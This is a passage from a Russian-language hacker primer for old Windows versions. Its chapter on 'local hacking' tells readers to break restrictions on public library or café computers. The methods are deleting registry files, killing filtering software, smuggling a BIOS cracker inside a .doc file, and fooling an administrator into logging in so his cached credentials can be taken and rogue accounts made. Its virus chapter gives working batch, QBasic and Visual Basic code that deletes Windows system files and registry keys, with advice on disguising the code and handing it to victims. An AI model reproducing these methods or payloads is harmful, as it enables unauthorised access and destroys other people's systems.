На левой панели кликните по **ColorCycle** или выберите в меню **Edit** (Редактировать) и **Modify** (Видоизменить). Измените значение на 1. Закройте редактор и сделайте рестарт. Теперь запустите Outlook Express и, когда откроется окно **New Message** (Новое сообщение), нажмите Ctrl-Shift и клавишу Z, чтобы перейти к изменению цвета фона.

Повторные нажатия на клавишу Z позволят вам пройти по всем цветам.

Глава 6



Первая атака. Локальный взлом Windows

Поймал мужик золотую рыбку:
— Загадывай желание, —
объявляет ему рыбка.
— Я хочу мира во всем мире!
— Ну нет, это уж слишком
сложно...
— Ну ладно, тогда пусть WIN-
DOWS не глючит.
— Э-э-э... А что ты там говорил
насчет мира во всем мире?



К делу, господа! Пора нам что-нибудь взломать! Ступайте в городскую библиотеку или интернет-кафе, где установлены компьютеры публичного пользования. Ваша задача заключается в следующем: вы должны удалить все ограничения, которые Админ установил на данной машине.

С какими ограничениями вы можете встретиться?

Вот небольшой список злодейств, которые мог бы теоретически совершить против честного хакера злобный Админ. Он мог наложить ограничения на:

- Панель управления;
- Команду «Выполнить» (**Run**);
- Команду «Найти» (**Find**);
- Изъять из стартового меню «Программы»;
- Зафиксировать задник;
- Запретить доступ к DOS;
- Запретить доступ к CD-ROM и дискетам.

Для кого-то эти запреты подобны божественным заповедям. Для хакера они — этапы на пути. Мы уже знаем, что локальные ограничения хранятся в реестре и удаляются гораздо легче, чем «удаленные» ограничения. Второй тип запретов размещается на серверах и загружается в систему каждый раз, когда вы регистрируетесь в ней. Обходить такие ограничения сложно, и мы рассмотрим только некоторые из них. Иногда удаленные запреты влекут за собой локальные ограничения. Тогда с ними можно бороться.

Нам уже известно, что реестр представляет собой базу данных, в которой Windows хранит часть информации. Вы можете рассматривать реестр как директорию. Здесь зарегистрировано множество программ и файлов, а также пользовательских и системных настроек. Тут же размещаются версии драйверов и стартовые программы.

Без реестра Windows придется тяжело.

Реестр состоит из двух файлов: `user.dat` и `system.dat`. Оба эти файла хранятся в директории Windows. Их копии (bak-файлы) называются `user.da0` и `system.da0`.

Если два основных файла будут уничтожены, система копирует новые версии и заменит их. Файл `user.dat` содержит настройки пользователя. Все части пользовательских настроек создают профиль пользователя. В нем содержится информация о вовлекаемых ограничениях. Здесь накапливаются данные о каждом пользователе, включая их права доступа.

Хакер может одурачить систему и получить полный доступ. Файл `system.dat` содержит информацию о системе. Здесь находятся настройки Internet Explorer и другого софта (например, DirectX, MS Office и т.д.).

Для редактирования этих файлов вам понадобится программа `regedit`. Она автоматически устанавливается в системе, и вы можете воспользоваться ею для коррекции реестра, если только Админ не запретил подобное редактирование.

(Если вы удалите файл `system.dat`, некоторые программы не найдут настроек, назначенных по умолчанию, или вообще откажутся загружаться.)

Самый легкий способ взлома заключается в удалении `user.dat` и `system.dat`.

Когда вы проведете рестарт компьютера и зарегистрируете логин, система скажет вам, что необходима переустановка реестра. Пройгнорируйте это сообщение, используйте `Ctrl+Alt+Del`, чтобы закрыть окно без клика на ОК.

Вы увидите, что все ограничения удалены. Быстро воспользуйтесь командой «Выполнить» и напечатайте «command» без кавычек. Перед вами откроется окно «Сеанса DOS».

Это по некоторым причинам стабилизирует систему. Windows имеет склонность зависать, если при такой последовательности действий не открыть окно «Сеанса DOS».

Когда вы переустановите компьютер, старый реестр получит пинок, и ограничения снова активируются. Это не так плохо, потому что вы можете вернуть машину в нормальный режим работы с минимумом усилий.

Однако злобный Админ может учесть такую возможность и запретить вам удалять реестровые файлы.

Без паники, товарищ! Чуть позже я покажу вам аж целых два способа, с помощью которых вы сможете добраться до этих файлов.

Если команда «Выполнить» скрыта, у вас возникают проблемы с доступом к директории C:\windows. Кроме того, вы увидите, что нужные нам файлы защищены от записи. Скоро вы узнаете, как обходить такие запреты.

Сначала разберем легкий случай. Допустим, вы имеете команду «Выполнить». Тогда напечатайте «с:\windows\» без кавычек. Это перенесет вас в директорию, в которой содержится реестр. Вы получите сообщение, что изменение файлов опасно и может остановить работу Windows и других программ. Пройгнорируйте сообщение, выберите «Продолжить (**Continue**)» и кликните на гиперлинке (**hyper link**). Это покажет вам требуемые файлы.

Теперь вы понимаете, почему злобные, изощренные и коварные Админы скрывают от нас с вами команду «Выполнить»? Они не хотят впускать нас в райские недра машины. Но у нас для них приготовлен еще один трюк. Он настолько же мощный, как и команда «Выполнить», хотя и имеет нетрадиционную э-э-э... ориентацию. Гы!

Этот трюк является важным инструментом хакера. А делается он вот как. Кликните правой кнопкой на рабочем столе, выберите «Создать» (**New**), затем «Ярлык» (**Shortcut**). Когда вас спросят, какой ярлык вам нужен, напечатайте «с:\windows\» без кавычек и нажмите Enter.

Нажав еще раз на Enter, вы найдете на вашем рабочем столе красивенький ярлык. Кликните по нему дважды, и добрый джинн перенесет вас в директорию Windows. Классно, правда?

Иногда злые Админы лишают нас доступа к папкам, программам или вэб-сайтам. Однако по некоторым причинам Explorer позволяет нам проникать в него, если мы создаем ярлык для этой папки. Вот она, хваленая безопасность!

Однако давайте рассмотрим следующее препятствие. Допустим, вы нашли нужные файлы, но не можете удалить их. Windows говорит вам, что они защищены.

«Защита от записи» означает, что вы не можете изменять данный файл. Это делается по причинам безопасности. Никто не хочет потерять реестр. Но разве хакеров остановишь? Мы сказали: «Registry must die...», значит, так оно и будет.

Кликните правой кнопкой на файле и нажмите «Свойства». Уберите «галочку» в маленьком окне рядом с опцией «Защищен от

записи» (**Write protected**), кликните на «Применить» (**Apply**), затем ОК. Теперь снова попробуйте удалить файл. Видите! Он исчез без шума и пыли! Этот трюк работает и с реестровыми файлами.

Итак, вы потёрли файлы. Что дальше? Чтобы сбить с толку Windows, отключите компьютер и снова включите его. Если он стартует, и реестр фиксирует программу загрузки, вы должны повторить процедуру. Иногда она дает результат, а иногда не дает. Если система продолжает работать, переходите к следующему этапу ломки.

Сейчас нашей целью будет программа regcheck, которая обычно находится в директории Windows или Windows\System. Она вызывается из файла regcheck.ini или regchck.ini. Название разнится от системы к системе, хотя непонятно, зачем это нужно. Эти люди Гейтса — странные ребята. Вы можете изменить файл .ini и удалить проверяющую программу. Скрипт будет полным, но реестр не сможет восстановиться! А нам это и нужно.

Бывают случаи, когда компьютер подключен к Интернету, но «Киберпатруль» не дает вам доступа к сайтам. В этом случае удалите негодая. Нажмите Ctrl+Alt+Del, чтобы вызвать перечень задач. Выберите Cyber Patrol и нажмите Enter.

Cyber Patrol откроет окно и потребует пароль. В ответ вы снова должны нажать Ctrl+Alt+Del. Windows позволит вам закрыть программу Cyber Patrol, и вы избавитесь от глупых ограничений.

Злые Админы любят лишить людей доступа к дискам и CD-ROM. Для этой цели они удаляют ярлыки из окон «Мой компьютер». Но хакеры-то знают, что диски эти по-прежнему имеются.

Если вы встретитесь с подобной подлостью, то загрузите Internet Explorer, напечатайте «D:\» без кавычек и нажмите Enter. Перед вами появится список файлов на CD.

Если вы увидите надпись «Доступ запрещен» (**Access Denied**) или «Требуется разрешение» (**Permission Denied**), то просто создайте ярлык. С его помощью вы доберетесь до нужных файлов.

Возможен вариант, когда при попытке доступа к дискете, у вас зависнет машина.

Это случается, если драйв А: деактивирован в BIOS (Basic Input Output System). Когда вы требуете доступа к дискете, Windows «зависает» и заставляет вас делать рестарт.

Чтобы не доводить до этого машину, проверьте, будет ли открываться диск. Регистрируясь или выходя из логина, проверьте подсветку диска. Если она мигает, то диск доступен, даже если он отсутствует в списке дисков. Если подсветка не мигает, то диск деактивирован.

Чтобы получить доступ к диску, вам нужно активировать А: в BIOS. Здесь почти всегда требуется пароль (если только вы не супервезунчик). Вам понадобится BIOS-cracker и загрузка через Internet.

Проверьте, какой BIOS установлен на машине (Award, AmiBIOS и т.д.). Подберите программу для него. Кофе понятно, что вам как-то нужно добраться до сети, и для этого существует ловкий трюк.

Создайте документ, который вы можете выдать за школьный реферат. Внесите в него файл рисунка. Подцепите и сбросьте программный файл в ваш документ, а затем поместите на него файл рисунка. Сохраните его, как файл .doc и выложите на рабочий стол. Попросите Админа скопировать этот файл для вас. Проверка файла покажет, что это документ с картинкой.

Админ не увидит программы. Чтобы добраться до программы, вам нужно открыть документ на рабочем месте. Вытащите программу и поместите ее на рабочий стол. Этот трюк работает с любым типом файлов.

Итак, у вас есть нужная программа. Она даст вам пароль. Запишите его и перезапустите машину. Когда компьютер будет проверять память, нажмите клавишу «Del». Это перенесет вас в BIOS, где появится предложение для ввода пароля. Введите пароль, полученный с помощью крэк-программы.

Войдя в BIOS, перейдите к «Базовым опциям» (**Basic options**) и найдите диск А:. Перейдите к первой позиции. Вероятнее всего, она имеет надпись: «Not Installed». Измените ее на «3 1/2 inch floppy».

Закройте BIOS и сохраните изменения. При перезапуске активируется диск А:. При окончании работы не забудьте деактивировать диск, иначе злой Админ вычислит вас и изменит пароль.

Теперь попробуем вернуть те красивые программы, которые были удалены из стартового меню. Для этого мы воспользуемся программой groupconv.exe.

При ее запуске вы восстановите значения стартового меню, назначаемые по умолчанию. Это очень полезно, если Админ удалил необходимые вам программы, например, Paint.

Как получить права Админа

А вот классный трюк для Windows 9.x. Он позволит вам получить права Админа. На NT он вряд ли сработает, хотя кто его знает.

(Критическое замечание: многие Админы считают, что они лучше всех разбираются в системе. Они не воспринимают нас, как угрозу. Вы же не считаете домашнего паучка серьезной опасностью. Он вас вообще не интересует. То же самое правило применимо к админам и к нам. Вы можете быть компьютерным гением, но всегда притворяйтесь дурачком. Админы любят читать лекции «непосвященным». Им нравится показывать свою «крутизну». Мы должны сыграть на этом. Прикиньтесь безвредной овечкой и не стесняйтесь просить помощи у великого и умного Админа.)

Прежде всего пропишите свой логин, подвесьте компьютер и перезапустите его. Затем подойдите к системному администратору, извинитесь и пожалуйтесь, что компьютер не реагирует на ваш логин и не пропускает в систему. Попросите его посмотреть, в чем дело. Пока администратор проверяет ваш аккаунт, убедитесь, что он имеет лог Админа.

Поворчав и повздыхав, Админ скажет вам, что ваш аккаунт в порядке. Затем он выйдет из регистрации и отправится по своим делам, считая вас безнадежным придурком.

Тем временем вы должны отключить компьютер и отсоединить его от локальной сети. Снова включите машину. Компьютер определит, что вы не в сети, и выложит перед вами рабочий стол с ограничениями последнего пользователя. А последним пользователем был Админ, и имеется шанс, что у него был полный доступ к системе, включая DOS и доступ к дискам.

Прекрасная возможность, чтобы вы вытащили из кармана дискету с хакерскими программами и...

Но вы сейчас отключены от сети. Это непорядок. Подключитесь к ней и попытайтесь получить доступ к сетевому драйву. Вряд

ли ваш Админ действительно компьютерный гуру. А мы знаем, что Windows по умолчанию кэширует ВСЕ пароли, если только Админ не скажет ему «нет». (Этот ключ скрыт в глубинах реестра.)

Следовательно, Windows имеет копию его пароля. Отправляйтесь в «Мой компьютер» и кликните по драйву. Сеть пропишет вас как Админа. Почему она делает это? Потому что Windows все еще хранит имя пользователя и пароль, которые использовались в последний раз для доступа к драйву.

Вы прописаны в Windows как администратор, и Windows знает, какой пароль давался для доступа к серверу. Поэтому система дает его вам. Кроме того, вы теперь имеете полный доступ к NDS. Вам позволено не только читать, но и писать, изменять и удалять. То есть, вы можете власть позабавиться!

Первым делом вам следует сделать себе новый аккаунт или улучшить старый. Детали на ваше усмотрение.

Если вы измените ваш старый аккаунт, Админ может проверить его и, увидев права администратора, наказать вас за взлом системы.

Если вы сделаете новый аккаунт, его обнаружат очень быстро, но не смогут связать с вашей личностью. Так что решайте сами. (Если вам нравится экстрим, то можете сделать то и другое.)

Не все Админы деактивируют доступ к DOS-программам. В большинстве случаев они просто скрывают ярлыки и команду «Выполнить». Тем не менее мы уже знаем, как вызвать окно «Сеанс MS-DOS». Используем трюк с ярлыком. Программа, которая открывает окна DOS, называется «command.exe». Чтобы запустить ее в действие, сделайте ярлык «command» без кавычек. Дважды кликните на ярлыке, и перед вами появится окно «Сеанс MS-DOS».

Возможен случай, что вы получите сообщение «This has been disabled by your system Administrator» (Эта возможность деактивирована вашим системным Администратором). Другими словами, ваш Админ наложил запрет на выполнение DOS-программ. Кстати, Windows очень упертая система в отношении доступа к DOS. Единственный способ для активации DOS-программ заключается в использовании «poledit.exe».

Мы уже говорили о Редакторе доступа, и о том, что эту программу можно найти на инсталляционном диске Windows, а также

через поисковые системы Интернет. Будем считать, что вы уже обладаете ею.

В этом случае запускаем программу в действие. Она предоставит вам список пользователей и их прав доступа. Имеется как минимум два уровня доступа. Первый предназначен для Админа. Второй — для пользователей.

Вам нужно изменить настройки и сохранить их. Дав себе права Админа, вы выходите из программы и пользуетесь новым статусом по своему усмотрению.

Если при повторном введении сетевого логина возвращаются старые настройки, это означает, что они были сохранены и на сервере. В таком случае проведите трюк с отключением сетевого кабеля. Отключите компьютер, отсоедините сетевой кабель и снова включите компьютер.

Он автоматически пропишет вас как последнего пользователя. Но так как связи с сервером не имеется, компьютер будет руководствоваться ограничениями, которые указаны в локальном файле (уже отредактированном вами).

Подключите сетевой кабель и попробуйте получить доступ к дискам. Даже если вас попросят снова ввести логин (для доступа к сети), Windows не станет сверяться с серверными файлами доступа. И система ляжет к вашим ногам со словами: «Возьми меня, о, всемогущий хакер!».

Загадочные ошибки Windows



Все вы видели знаменитый синий экран ошибок Windows. Время от времени он выпрыгивает перед нами и портит настроение. Ошибки незаконной операции, ошибки исключения, ошибки Kernel. Пользователю не дают никакой информации о том, что могло вызвать эти ошибки и почему «зависла» система.

Чтобы ответить на эти вопросы, нам нужно понять, что именно Windows пытается сказать нам через невразумительные сообщения об ошибках.

Многие люди начинают паниковать, когда видят перед собой «голубую смерть». Они смотрят на синий экран и думают о червях и вирусах. Но не стоит бояться экрана ошибок. Его сообщения

можно использовать для диагноза существующих проблем. Благодаря этим сообщениям, вы можете понять, что вызвало ошибку, когда она произошла, и что нужно сделать, чтобы исправить ее.

Работая с приложениями Windows, вы можете столкнуться с тремя типами сообщений об ошибках. Это ошибки незаконной операции, ошибки исключения и ошибки Kernel.

Ошибки исключения

Ошибка исключения означает, что в окружении Windows произошло что-то неожиданное — обычно неправомерный доступ к памяти. Например, приложение или компонент Windows может оказаться приписанным к участку памяти, который не был предназначен для этого.

Такая ошибка потенциально опасна тем, что может наложиться наверх и испортить другой программный код в этой области памяти.

Фатальные ошибки

О фатальных ошибках исключения мы обычно узнаем из сообщения:

```
A fatal exception <Xx> has occurred at  
xxxx:xxxxxxxx. («Фатальное исключение <Xx> произо-  
шло в xxxx:xxxxxxxx.»)
```

Фатальные ошибки исключения являются кодами, возвращенными программой, если был обнаружен доступ к незаконной инструкции, встречены неправильные данные, код или уровень привилегии данной операции.

Когда возникает любая из этих ошибок, процессор производит исключение и причисляет его к фатальным ошибкам исключения.

Во многих случаях исключение необратимо, то есть система должна быть отключена или пройти процедуру рестарта в зависимости от серьезности ошибки.

Текстовая фраза сообщения извещает нас о процессорном исключении <XX> в области от 00 до 0F.

Xxxx:xxxxxxxx представляет собой «указатель сегмента кода: фактический адрес, где произошло исключение».

Ошибки незаконной операции

Ошибки незаконных операций или «программные сбои» на самом деле являются дефектами неправильных страниц (IPF – invalid page faults). Вы получаете сообщение: *«Эта программа выполнила незаконную операцию и будет закрыта. Если проблема повторится, обратитесь к дистрибьютору программы»*.

Если вы кликните на кнопке **«Details»** (Подробности), перед вами появится следующее сообщение: *«<Приложение> вызвало обращение к неправильной странице в модуле <название модуля> по <адресу>.»*

Когда вы кликните ОК, программа закроется. Дефект неправильной страницы возникает также в тех случаях, когда программа или компонент Windows читает или пишет в участок памяти, который не предназначен для этого.

Ошибки Kernel похожи на ошибки незаконных операций.

Итак, мы имеем первый намек на причину IPF — он отражен в сообщении об ошибке. Запишем название модуля. Если вы выявите компонент, вызвавший IPF, то вам будет проще определить точную причину проблемы. Иногда удаление или переустановка файла, упомянутого в IPF, исправляет проблему. Обратите внимание на действия, вслед за которыми произошла ошибка. Если она случилась, когда вы печатали документ на принтере, то проблема может быть связана с драйвером принтера.

Далее, вам нужно определить масштабы проблемы. Попробуйте ответить на следующие вопросы:

— Проблема повторяемая (вы можете воспроизвести ее при желании) или происходит наобум?

— Проблема наблюдается только в этом приложении или в других приложениях тоже?

— Связана ли проблема с каким-то определенным файлом, управляемым этим приложением?

— Связана ли проблема с определенным действием, например, с печатью на принтере?

Если ошибка случается в разных приложениях, то дефект следует искать в Windows, его компонентах или софте, который работает совместно с данным приложением.

Глава 7

Вирусы моей мечты



Вылезают два вируса из-под
дымящихся руин компьютера, один
другого толкает в бок и говорит:
— Говорил я тебе PENTIUM, а ты:
POWER PC, POWER PC...

О вирусах сказано уже достаточно много плохого, очень плохого и совершенно плохого. В литературе разобрано, на каких принципах действуют те или иные вирусы, разработана их история и хронология возникновения и распространения по миру. Так что язык тут чесать смысла нет, ограничусь лишь тем, что констатирую: **компьютерные вирусы действительно существуют.**

Существует несколько разных типов вирусов. Основные из них таковы:

«Лазейки» (**Backdoors**) — это в основном троянские кони, которые открывают лазейки в компьютере жертвы.

«Навозники» (**Droppers**) — это программы, которые конструируют вирусы. Сами по себе они не вирусы. Они — «фабрики» вирусов.

«Полиморфы» (**Polymorphic**) — эти вирусы мутируют каждый раз, когда они заражают файл. Определять их очень трудно.

«Тихушники» (**Stealth**) — эти вирусы трудны в определении и уничтожении.

«Резиденты памяти» (**Memory Resident**) — этот тип вирусов грузится в память и инфицирует каждую программу, которая запускается пользователем.

Bat-файлы

Вирусные пакетные файлы DOS являются ехе-файлами с расширением .bat. Они могут содержать в себе команды DOS, которые будут выполняться вашим компьютером. Даже если эти команды прикажут ему убить себя, компьютер выполнит их безоговорочно.

Когда-то в глубокой древности DOS считалась самой лучшей операционной системой. В ней не было прикольных окошек и для ее использования требовались мозги. Поэтому фирма Microsoft разработала мини-язык, названный бэч-файлом (пакетным файлом). С помощью него люди могли автоматизировать некоторые задачи, например, удалять все временные файлы, удалять любой файл или делать что-нибудь другое.

Бэч-файлы — это исполнительные файлы, которым компьютер подчиняется безо всяких отговорок. Если они велют удалить все файлы харддрайва, машина выполняет это указание. Мини-язык, о

котором я говорю, это самый легкий из программных языков. Вы запросто можете научиться ему. Не верите? Тогда перейдите в Блокнот («Пуск», «Программы», «Стандартные», «Блокнот»). Вы будете печатать все команды в Блокноте. Написав эти команды, вы сохраните файл с расширением .bat. Но сначала ознакомьтесь с самыми полезными командами:

@echo off — эта команда приказывает компьютеру не показывать ничего из того, что в нем делается в данный момент. Эта команда нужна, если вы не хотите, чтобы жертва знала, какая команда выполняется на его компьютере.

echo ваш текст — эта команда выводит на экран «ваш текст». Допустим, вы хотите разместить на экране жертвы какую-то умную фразу — например, «ты козел». Тогда вам нужно напечатать: echo ты козел. Все очень просто.

cd — эта команды приказывает компьютеру вернуться к основному хард-драйву (в большинстве случаев C:\). Большую часть времени вы используете именно его. Позже вы увидите, почему это происходит.

cd foldername — эта команда открывает папку. Допустим, раньше вы дали команду cd\ . Значит, теперь вы в C:\. Тогда вы говорите компьютеру: cd windows, и компьютер открывает папку Windows на драйве C (как вы знаете, C:/windows является самой важной папкой на вашем компьютере, если только у вас не установлен Linux).

Deltree /y foldername — эта команда удаляет директорию, даже если в ней имеются важные файлы. По умолчанию, если вы говорите DOS deltree эту папку, система спросит вас, как пользователь: Y — да, если вы хотите удалить папку, или N — нет, если не хотите удалять ее. Вот почему я показал вам префикс /y. Он автоматически вводит Y от лица пользователя. Благодаря этой команде вы можете удалить всю папку с файлами без разрешения ее владельца.

@del filename — эта команда удаляет определенный файл в заданной папке.

End — эта команда заканчивает текст и выводит нас из программы.

Теперь, когда вы изучили основные команды, мы можем приступить к созданию простейших вирусов. Думаю, вы лучше поймете этот процесс, если увидите несколько примеров.

Пример 1.

```
@echo off
cd\
Deltree /y windows
echo You stupid bastard
echo hahahahahahahahahahahahah
echo Your Fantomaz
echo eeeewww
echo goodbye ,
end
```

Давайте проанализируем этот шедевр эпистолярного искусства!

@echo off — приказывает компьютеру помалкивать о том, что будет делаться. Ваша жертва не будет иметь ни малейшего понятия о том, что происходит. Хе-хе-хе!

cd — приказывает компьютеру перейти в драйв C:\.

deltree /y windows — означает: «Прощай Винда, покойся с миром! - :)» (приказывает удалить папку Windows с драйва c:\).

echo You stupid bastard — приказывает компьютеру передать вашей жертве несколько теплых слов.

echo hahahahahahahahahahahahaha — эта команда передает все богатство ваших эмоций.

echo Your Fantomaz — как бы подпись (наличие «Z» в окончании привычных слов намекает на ваши тесные связи с хакерским миром).

echo eeeewww — это хакерский зевок.

echo goodbye — прощание (нельзя же быть невежливым!).

End — Уф! Конец программы.

Теперь вы начали понимать, как работают вирусы. Но раз уж мы говорим об «Азбуке хакера», то я покажу вам еще один маленький вирус.

Пример 2.

```
@echo off
cd\
cd windows
@del win.com
@del win.ini
echo Fag, try to fix your computer now.
End
```

Приступим к анализу:

@echo off — велели компьютеру помалкивать.

cd — приказали компьютеру перейти к c:\.

cd windows — велели компьютеру перейти из c:\ к c:\windows.

@del win.com — приказали компьютеру удалить win.com из папки c:\windows.

@del win.ini — повторили ту же процедуру с файлом win.ini.

echo Fag, try to fix your computer now. — Наша подколочка: «Эй, малыш, попробуй починить свой компьютер!»

End — окончание программы.

Допустим, вы закончили писать ваш чудесный код в Блокноте. Теперь вам нужно сохранить его в виде исполняемого файла. Это просто.

Кликаете в Блокноте на «Файл», затем «Сохранить как», печатаете любое имя файла, какое захотите, и обязательно прибавляете к нему расширение .bat. Не забудьте — .bat!

Имена для файла могут быть такими: myprogram.bat , mypic.bat , clickme.bat, yourmom.bat, ding.bat, man.bat и так далее.

Затем распространите этот файл через Интернет или вручную введите его в компьютер жертвы.

Эти вирусы предназначены для олухов. Не пробуйте их на опытных пользователей. Если вы хотите надругаться над компьютером опытного пользователя, то лучше изучите так называемые RapidQ-вирусы. Мы поговорим о них позже.

Qbasic:

Что такое Qbasic?

Qbasic — это программа для DOS из далеких 80-х годов прошлого века. Один из программных языков. Не волнуйтесь, он не сложнее DOS batch-файла.

У вас может возникнуть вопрос: Зачем нужно использовать qbasic-вирусы, когда мы могли бы обойтись простыми DOS вирусами? Есть на то причина! Создавая вирусы с DOS батч-файлом, вы раскрываете себя расширением .bat. Многие люди относятся к этому расширению с подозрением, потому что не встречались с ним прежде.

А при создании вирусов на Qbasic вы используете расширение .exe. (Это расширение для стандартных исполняемых файлов. На вашем компьютере их тонны — минимум, один на программу.) Ваша жертва будет менее подозрительной, когда увидит exe-файл (хотя вы вряд ли обманете компьютерного гуру).

Где можно найти Qbasic?

Вы можете найти эту программу, напечатав в окне любой поисковой системы: Qbasic 4.5. Только ищите версию 4.5 (не ниже, не выше).

Скачав ее, проведите процедуру unzip и поместите программу в отдельную папку. Затем запустите файл qb.exe.

Перед вами появится мерзкое сине-зеленое окно, в котором вы будете печатать свой код.

Если окно маленькое, нажмите одновременно клавиши ALT + ENTER, и оно увеличится. Если вам затем захочется уменьшить его, то снова нажмите ALT + ENTER.

Теперь поучимся командам:

PRINT «Привет» — команда print приказывает компьютеру разместить текст на экране. Все, что находится между кавычками, будет отображено на экране.

Sleep 1 — команда sleep приказывает компьютеру сделать паузу на то количество секунд, которое вы вводите. То есть, компьютер будет «спать» (находиться на паузе) 1 секунду. Помните о том, что секунды нужно выставлять целыми числами. Например, число 1.5 не годится. Необходимы целые числа: 1, 2, 3, 4 и т.д.

Kill «C:/windows/win.com» — команда kill вполне соответствует своему предназначению. Она убивает файл. Вы указываете путь к файлу между кавычками, и команда удаляет этот файл. Она не работает с директориями и папками. Поэтому вы не сможете удалить весь Windows сразу или какую-то папку. Здесь нужно действовать постепенно, удаляя файл за файлом.

End — попробуйте сами догадаться, для чего нужна эта команда.

Итак, у нас имеется четыре команды, из которых мы можем создать вирус в qbasic. Вы вводите эти команды в окне программы qbasic. После ввода команд, вы давите на **«Run»** (Выполнить), затем выбираете **«Make exe file...»** (Создать exe-файл...), и печатаете простенькое имя (например program.exe).

Не забудьте под «produce» выбрать **Stand-Alone exe**. Это очень важно. Иначе программа выдаст жертве сообщение об ошибке — об отсутствии какого-то файла. И не бойтесь, что создание exe-

файла повредит вашей машине. Все будет хорошо, если только вы не станете открывать его на своем компьютере. После создания ехе-файла вручите его жертве и наблюдайте за мучениями ламера.

А теперь посмотрим, как работают такие вирусы:

Пример

```
kill «C:/windows/win.com»
kill «C:/windows/win.ini»
kill «C:/autoexec.bat»
kill «C:/config.sys»
print «Я ненавижу таких людей, как ты.....»
sleep 2
print «-Всемогущий хакер»
end
```

Давайте проанализируем этот кусок программы.

kill «C:/windows/win.com» — разрушает файл win.com.

kill «C:/windows/win.ini» — разрушает файл win.ini.

kill «C:/autoexec.bat» — разрушает autoexec.bat.

kill «C:/config.sys» — удаляет config.sys.

print «Я ненавижу таких людей, как ты.....» — выводим текст на экран.

sleep 2 — заставляем компьютер сделать паузу на 2 секунды.

print «-Всемогущий хакер» — печатаем на экране хакерский ник, который разместится ниже текста.

end — конец программы.

Ну, хватит болтать о qbasic-вирусах. Если вы не поняли, почему я удалил указанные файлы, то не унывайте. К этому вопросу мы еще вернемся.

Visual Basic

Если вы умеете программировать на Visual Basic, то примите мои поздравления, потому что это очень полезный язык. (Но я не говорю, что он хороший.) Если же вы не умеете программировать на Visual Basic и не имеете понятия о нем, то просто пропустите эту часть. Здесь я покажу, как с помощью него можно уничтожить реестр или программу регистрации. Реестр очень важен для Windows. Здесь хранится вся информация о задействованных программах. Без реестра компьютер имеет большие проблемы с выполнением своих функций. А Visual Basic может запросто удалить такую регистрацию.

Предположим, что у вас имеются какие-то навыки в этом программном языке. Тогда создайте файл с расширением .bas и вложите в него следующие строки:

```
Declare Function RegCloseKey Lib «advapi32.dll»  
  (ByVal HKEY As Long) As Long  
  
Declare Function RegCreateKey Lib «advapi32.dll»  
  Alias «RegCreateKeyA» (ByVal HKEY As Long, ByVal  
  lpSubKey As String, phkResult As Long) As Long  
  
Declare Function RegDeleteKey Lib «advapi32.dll»  
  Alias «RegDeleteKeyA» (ByVal HKEY As Long, ByVal  
  lpSubKey As String) As Long  
  
Declare Function RegDeleteValue Lib «advapi32.dll»  
  Alias «RegDeleteValueA» (ByVal HKEY As Long, ByVal  
  lpValueName As String) As Long  
  
Declare Function RegOpenKey Lib «advapi32.dll»  
  Alias «RegOpenKeyA» (ByVal HKEY As Long, ByVal  
  lpSubKey As String, phkResult As Long) As Long  
  
Declare Function RegQueryValueEx Lib  
  «advapi32.dll» Alias «RegQueryValueExA» (ByVal  
  HKEY As Long, ByVal lpValueName As String, ByVal  
  lpReserved As Long, lpType As Long, lpData As Any,  
  lpcbData As Long) As Long  
  
Declare Function RegSetValueEx Lib «advapi32.dll»  
  Alias «RegSetValueExA» (ByVal HKEY As Long, ByVal  
  lpValueName As String, ByVal Reserved As Long,  
  ByVal dwType As Long, lpData As Any, ByVal cbData
```

```
As Long) As Long

Public Const HKEY_CLASSES_ROOT = &H80000000
Public Const HKEY_CURRENT_USER = &H80000001
Public Const HKEY_LOCAL_MACHINE = &H80000002
Public Const HKEY_USERS = &H80000003
Public Const HKEY_CURRENT_CONFIG = &H80000004
Public Const HKEY_DYN_DATA = &H80000005
Public Const REG_SZ = 1

Function RegQueryStringValue(ByVal HKEY As Long,
ByVal strValueName As String)

Dim lResult As Long
Dim lValueType As Long
Dim strBuf As String
Dim lDataBufSize As Long

On Error GoTo 0

lResult = RegQueryValueEx(HKEY, strValueName, 0&,
lValueType, ByVal 0&, lDataBufSize)

If lResult = ERROR_SUCCESS Then
If lValueType = REG_SZ Then
strBuf = String(lDataBufSize, « »)
lResult = RegQueryValueEx(HKEY, strValueName, 0&,
0&, ByVal strBuf, lDataBufSize)
If lResult = ERROR_SUCCESS Then
RegQueryStringValue = StripTerminator(strBuf)
End If
End If
End If

End Function

Public Function GetSettingEx(HKEY As Long, sPath
As String, sValue As String)

Dim KeyHand&
```

```
Dim datatype&
Call RegOpenKey(HKEY, sPath, KeyHand&)
GetSettingEx := RegQueryStringValue(KeyHand&,
sValue)
Call RegCloseKey(KeyHand&)
End Function

Function StripTerminator(ByVal strString As
String) As String
Dim intZeroPos As Integer
intZeroPos = InStr(strString, Chr$(0))
If intZeroPos > 0 Then
StripTerminator = Left$(strString, intZeroPos - 1)
Else
StripTerminator = strString
End If
End Function

Public Sub SaveSettingEx(HKEY As Long, sPath As
String, sValue As String, sData As String)
Dim KeyHand As Long
Call RegCreateKey(HKEY, sPath, KeyHand)
Call RegSetValueEx(KeyHand&, sValue, 0, REG_SZ,
ByVal sData, Len(sData))
Call RegCloseKey(KeyHand&)
End Sub
```

Создав .bas файл, убедитесь, что вы интегрировали его в ваш проект. А затем на главной форме под разделом Form_load() внесите следующий кусочек кода:

```
RegDeleteKey HKEY_CURRENT_USER, «Software»
RegDeleteKey HKEY_CURRENT_USER, «AppEvents»
RegDeleteKey HKEY_CURRENT_USER, «Control Panel»
```

```
RegDeleteKey HKEY_CURRENT_USER, «Display»
RegDeleteKey HKEY_CURRENT_USER, «FomPOS.INI»
RegDeleteKey HKEY_CURRENT_USER, «Identities»
RegDeleteKey HKEY_CURRENT_USER,
«InstallLocationsMRU»
RegDeleteKey HKEY_CURRENT_USER, «keyboard layout»
RegDeleteKey HKEY_CURRENT_USER, «network»
RegDeleteKey HKEY_CURRENT_USER, «RemoteAccess»
RegDeleteKey HKEY_CURRENT_USER, «Software»
RegDeleteKey HKEY_LOCAL_MACHINE, «Software»
RegDeleteKey HKEY_LOCAL_MACHINE, «AppEvents»
RegDeleteKey HKEY_LOCAL_MACHINE, «Config»
RegDeleteKey HKEY_LOCAL_MACHINE, «Driver»
RegDeleteKey HKEY_LOCAL_MACHINE, «Enum»
RegDeleteKey HKEY_LOCAL_MACHINE, «Hardware»
RegDeleteKey HKEY_LOCAL_MACHINE, «Network»
RegDeleteKey HKEY_LOCAL_MACHINE, «txtfile»
RegDeleteKey HKEY_LOCAL_MACHINE, «rtffile»
RegDeleteKey HKEY_LOCAL_MACHINE, «Security»
